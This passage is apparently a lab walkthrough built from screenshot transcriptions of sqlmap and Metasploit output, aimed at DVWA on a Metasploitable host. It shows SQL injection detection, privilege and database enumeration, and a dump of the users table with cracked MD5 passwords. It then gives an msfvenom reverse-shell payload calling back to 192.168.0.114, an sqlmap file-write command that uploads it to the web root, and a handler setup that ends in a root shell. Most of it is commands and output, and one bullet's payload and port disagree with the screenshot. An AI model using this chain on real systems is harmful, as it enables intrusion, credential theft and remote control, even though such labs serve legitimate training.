
```
[22:50:12] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[22:50:12] [INFO] testing 'Generic inline queries'
[22:50:12] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[22:50:13] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[22:50:14] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[22:50:14] [INFO] GET parameter 'id' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL co
mment)' injectable (with --not-string="Me")
[22:50:14] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGN
ED)'
[22:50:14] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[22:50:14] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[22:50:15] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[22:50:15] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[22:50:15] [INFO] testing 'MySQL ≥ 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[22:50:15] [INFO] testing 'MySQL ≥ 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[22:50:15] [INFO] testing 'MySQL ≥ 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[22:50:15] [INFO] testing 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[22:50:15] [INFO] testing 'MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[22:50:15] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
'

[22:50:15] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[22:50:15] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[22:50:15] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[22:50:15] [INFO] testing 'MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[22:50:15] [INFO] GET parameter 'id' is 'MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
(FLOOR)' injectable
[22:50:15] [INFO] testing 'MySQL inline queries'
[22:50:15] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
[22:50:15] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
[22:50:15] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
[22:50:15] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
[22:50:15] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[22:50:15] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[22:50:15] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[22:50:25] [INFO] GET parameter 'id' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
[22:50:25] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[22:50:25] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[22:50:25] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one
 other (potential) technique found
[22:50:25] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right n
umber of query columns. Automatically extending the range for current UNION query injection technique test
[22:50:25] [INFO] target URL appears to have 2 columns in query
[22:50:25] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[22:50:25] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if yo
u experience any problems during data retrieval
```

- List of privilages we got after fetching the database.




```
[22:53:55] [WARNING] on MySQL the concept of roles does not exist. sqlmap will enumerate privileges instead
[22:53:55] [INFO] fetching database users privileges
database management system users roles:
[*] 'debian-sys-maint'@'' (administrator) [20]:
    role: ALTER
    role: CREATE
    role: CREATE TEMPORARY TABLES
    role: DELETE
    role: DROP
    role: EXECUTE
    role: FILE
    role: INDEX
    role: INSERT
    role: LOCK TABLES
    role: PROCESS
    role: REFERENCES
    role: RELOAD
    role: REPLICATION CLIENT
    role: REPLICATION SLAVE
    role: SELECT
    role: SHOW DATABASES
    role: SHUTDOWN
    role: SUPER
    role: UPDATE
[*] 'guest'@'%' (administrator) [25]:
    role: ALTER
    role: ALTER ROUTINE
```

- Get the database access and its table entries




```
[22:51:58] [INFO] the back-end DBMS is MySQL
[22:51:58] [INFO] fetching banner
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS operating system: Linux Ubuntu
back-end DBMS: MySQL ≥ 4.1
banner: '5.0.51a-3ubuntu5'
```

- Database: information_schema
- Table: SCHEMA_PRIVILEGES




```
Database: information_schema
Table: SCHEMA_PRIVILEGES
[28 entries]
+---------+--------------+--------------+---------------+-------------------------+
| GRANTEE | IS_GRANTABLE | TABLE_SCHEMA | TABLE_CATALOG | PRIVILEGE_TYPE          |
+---------+--------------+--------------+---------------+-------------------------+
| ''@'%'  | NO           | test         | NULL          | SELECT                  |
| ''@'%'  | NO           | test         | NULL          | INSERT                  |
| ''@'%'  | NO           | test         | NULL          | UPDATE                  |
| ''@'%'  | NO           | test         | NULL          | DELETE                  |
| ''@'%'  | NO           | test         | NULL          | CREATE                  |
| ''@'%'  | NO           | test         | NULL          | DROP                    |
| ''@'%'  | NO           | test         | NULL          | REFERENCES              |
| ''@'%'  | NO           | test         | NULL          | INDEX                   |
| ''@'%'  | NO           | test         | NULL          | ALTER                   |
| ''@'%'  | NO           | test         | NULL          | CREATE TEMPORARY TABLES |
| ''@'%'  | NO           | test         | NULL          | LOCK TABLES             |
| ''@'%'  | NO           | test         | NULL          | CREATE VIEW             |
| ''@'%'  | NO           | test         | NULL          | SHOW VIEW               |
| ''@'%'  | NO           | test         | NULL          | CREATE ROUTINE          |
| ''@'%'  | NO           | test\\_%     | NULL          | SELECT                  |
| ''@'%'  | NO           | test\\_%     | NULL          | INSERT                  |
| ''@'%'  | NO           | test\\_%     | NULL          | UPDATE                  |
| ''@'%'  | NO           | test\\_%     | NULL          | DELETE                  |
| ''@'%'  | NO           | test\\_%     | NULL          | CREATE                  |
| ''@'%'  | NO           | test\\_%     | NULL          | DROP                    |
| ''@'%'  | NO           | test\\_%     | NULL          | REFERENCES              |
| ''@'%'  | NO           | test\\_%     | NULL          | INDEX                   |
| ''@'%'  | NO           | test\\_%     | NULL          | ALTER                   |
| ''@'%'  | NO           | test\\_%     | NULL          | CREATE TEMPORARY TABLES |
| ''@'%'  | NO           | test\\_%     | NULL          | LOCK TABLES             |
| ''@'%'  | NO           | test\\_%     | NULL          | CREATE VIEW             |
| ''@'%'  | NO           | test\\_%     | NULL          | SHOW VIEW               |
| ''@'%'  | NO           | test\\_%     | NULL          | CREATE ROUTINE          |
+---------+--------------+--------------+---------------+-------------------------+
```

- Get some Tables with Zero Entries.
- Table name : SCHEMATA




```
[22:57:38] [INFO] fetching entries for table 'SCHEMATA' in database 'information_schema'
Database: information_schema
Table: SCHEMATA
[7 entries]
+----------+--------------------+--------------+------------------------+----------------------------+
| SQL_PATH | SCHEMA_NAME        | CATALOG_NAME | DEFAULT_COLLATION_NAME | DEFAULT_CHARACTER_SET_NAME |
+----------+--------------------+--------------+------------------------+----------------------------+
| NULL     | information_schema | NULL         | utf8_general_ci        | utf8                       |
| NULL     | dvwa               | NULL         | latin1_swedish_ci      | latin1                     |
| NULL     | metasploit         | NULL         | latin1_swedish_ci      | latin1                     |
| NULL     | mysql              | NULL         | latin1_swedish_ci      | latin1                     |
| NULL     | owasp10            | NULL         | latin1_swedish_ci      | latin1                     |
| NULL     | tikiwiki           | NULL         | latin1_swedish_ci      | latin1                     |
| NULL     | tikiwiki195        | NULL         | latin1_swedish_ci      | latin1                     |
+----------+--------------------+--------------+------------------------+----------------------------+

[22:57:38] [INFO] table 'information_schema.SCHEMATA' dumped to CSV file '/root/.local/share/sqlmap/output/192
0.116/dump/information_schema/SCHEMATA.csv'
```

- qlmap -u "http://192.168.0.116/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=5312eccbf6362dbfd9fa3047bec66f01;security=low" -D dvwa –tables




```
—
23:06:59] [INFO] the back-end DBMS is MySQL
eb server operating system: Linux Ubuntu 8.04 (Hardy Heron)
eb application technology: PHP 5.2.4, Apache 2.2.8
ack-end DBMS: MySQL ≥ 4.1
23:06:59] [INFO] fetching tables for database: 'dvwa'
23:06:59] [WARNING] reflective value(s) found and filtering out
atabase: dvwa
2 tables]
-----------+
 guestbook |
 users     |
-----------+

23:06:59] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.0.116'

*] ending @ 23:06:59 /2024-10-02/
```

- sqlmap -u "http://192.168.0.116/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=5312eccbf6362dbfd9fa3047bec66f01;security=low" -D dvwa -T users –dump
- Getting all the user name and their passwords.




```
[23:09:40] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[23:09:41] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[23:09:41] [INFO] starting 3 processes
[23:09:43] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[23:09:44] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[23:09:45] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[23:09:47] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[23:09:52] [INFO] using suffix '1'
[23:10:04] [INFO] using suffix '123'
[23:10:06] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[23:10:15] [INFO] using suffix '2'
[23:10:25] [INFO] using suffix '12'
```




```
[23:10:18] [INFO] using suffix '@'
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------------------------+--------------------------------------
------+-----------+------------+
| user_id | user    | avatar                                          | password
     | last_name | first_name |
+---------+---------+-------------------------------------------------+--------------------------------------
------+-----------+------------+
| 1       | admin   | http://172.16.123.129/dvwa/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (pass
word) | admin     | admin      |
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc1
23)   | Brown     | Gordon     |
| 3       | 1337    | http://172.16.123.129/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (char
ley)  | Me        | Hack       |
| 4       | pablo   | http://172.16.123.129/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letm
ein)  | Picasso   | Pablo      |
| 5       | smithy  | http://172.16.123.129/dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (pass
word) | Smith     | Bob        |
+---------+---------+-------------------------------------------------+--------------------------------------
------+-----------+------------+

[23:16:31] [INFO] table 'dvwa.users' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.0.116/dump/dvwa/us
ers.csv'
[23:16:31] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.0.116'

[*] ending @ 23:16:31 /2024-10-02/
```

- Exploiting SQL Injection with SQLMap and Metasploit After identifying a SQL injection vulnerability and extracting information using SQLMap, you can further exploit this vulnerability by delivering a payload, such as a reverse shell, using Metasploit.
- Create a Malicious Payload




```
┌──(root㉿kali)-[/home/dj]
└─# msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.0.114 LPORT=24 -f elf > /tmp/shell.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes
```

- Upload the Payload Using SQLMap
  sqlmap -u "https://metasploitable.com/index.php?id=1" --file-write="/tmp/shell.elf" --file-dest="/var/www/html/shell.elf"




```
┌──(root㉿kali)-[/home/dj]
└─# sqlmap -u "https://metasploitable.com/index.php?id=1" --file-write="/tmp/shell.elf" --file-dest="/var/www/html/
shell.elf"
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.8.9#stable}
|_ -| . [']     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end
user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are
not responsible for any misuse or damage caused by this program

[*] starting @ 23:16:28 /2024-10-02/

[23:16:29] [INFO] testing connection to the target URL
[23:16:35] [INFO] checking if the target is protected by some kind of WAF/IPS
[23:16:36] [INFO] testing if the target URL content is stable
[23:16:36] [WARNING] target URL content is not stable (i.e. content differs). sqlmap will base the page comparison
on a sequence matcher. If no dynamic nor injectable parameters are detected, or in case of junk results, refer to u
ser's manual paragraph 'Page comparison'
how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit] c
[23:16:46] [INFO] testing if GET parameter 'id' is dynamic
[23:16:47] [WARNING] GET parameter 'id' does not appear to be dynamic
[23:16:48] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[23:16:48] [INFO] testing for SQL injection on GET parameter 'id'
[23:16:48] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[23:17:00] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[23:17:03] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
'
[23:17:06] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[23:17:10] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[23:17:13] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[23:17:17] [INFO] testing 'Generic inline queries'
[23:17:17] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[23:17:20] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[23:17:23] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[23:17:25] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[23:17:28] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[23:17:32] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[23:17:35] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found.
```

- Set Up a Listener in Metasploit
- Start Metasploit:




```
┌──(root㉿kali)-[/home/dj]
└─# msfconsole

  +-------------------------------------------------------+
  |  METASPLOIT by Rapid7                                 |
  +---------------------------+---------------------------+
  |      RECON                |      EXPLOIT              |
  |                           |      [msf >]              |
  +---------------------------+---------------------------+
  |      PAYLOAD              |      LOOT                 |
  +---------------------------+---------------------------+


       =[ metasploit v6.3.16-dev                          ]
+ -- --=[ 2315 exploits - 1208 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use sessions -1 to interact with the
last opened session
Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

- Set Up the Handler:
- use exploit/multi/handler
- set payload windows/meterpreter/reverse_tcp
- set LHOST 192.168.0.114
- set LPORT 4444




```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp
payload ⇒ linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.0.114
LHOST ⇒ 192.168.0.114
msf6 exploit(multi/handler) > set LPORT 24
LPORT ⇒ 24
msf6 exploit(multi/handler) > exploit
```

- After waiting some time , we get the shell.



```
 pwd
/
ls -l
total 81
drwxr-xr-x   2 root root  4096 May 13  2012 bin
drwxr-xr-x   4 root root  1024 May 13  2012 boot
lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom → media/cdrom
drwxr-xr-x  14 root root 13480 Feb  5 01:33 dev
drwxr-xr-x  94 root root  4096 Feb  5 01:33 etc
drwxr-xr-x   6 root root  4096 Apr 16  2010 home
drwxr-xr-x   2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx   1 root root    32 Apr 28  2010 initrd.img → boot/initrd.img-2.6.24-16-server
drwxr-xr-x  13 root root  4096 May 13  2012 lib
drwx——————   2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x   4 root root  4096 Mar 16  2010 media
drwxr-xr-x   3 root root  4096 Apr 28  2010 mnt
-rw———————   1 root root  7263 Feb  5 01:33 nohup.out
drwxr-xr-x   2 root root  4096 Mar 16  2010 opt
dr-xr-xr-x 105 root root     0 Feb  5 01:33 proc
drwxr-xr-x  13 root root  4096 Feb  5 01:33 root
drwxr-xr-x   2 root root  4096 May 13  2012 sbin
drwxr-xr-x   2 root root  4096 Mar 16  2010 srv
drwxr-xr-x  12 root root     0 Feb  5 01:33 sys
drwxrwxrwt   4 root root  4096 Feb  5 01:39 tmp
drwxr-xr-x  12 root root  4096 Apr 27  2010 usr
drwxr-xr-x  14 root root  4096 Mar 17  2010 var
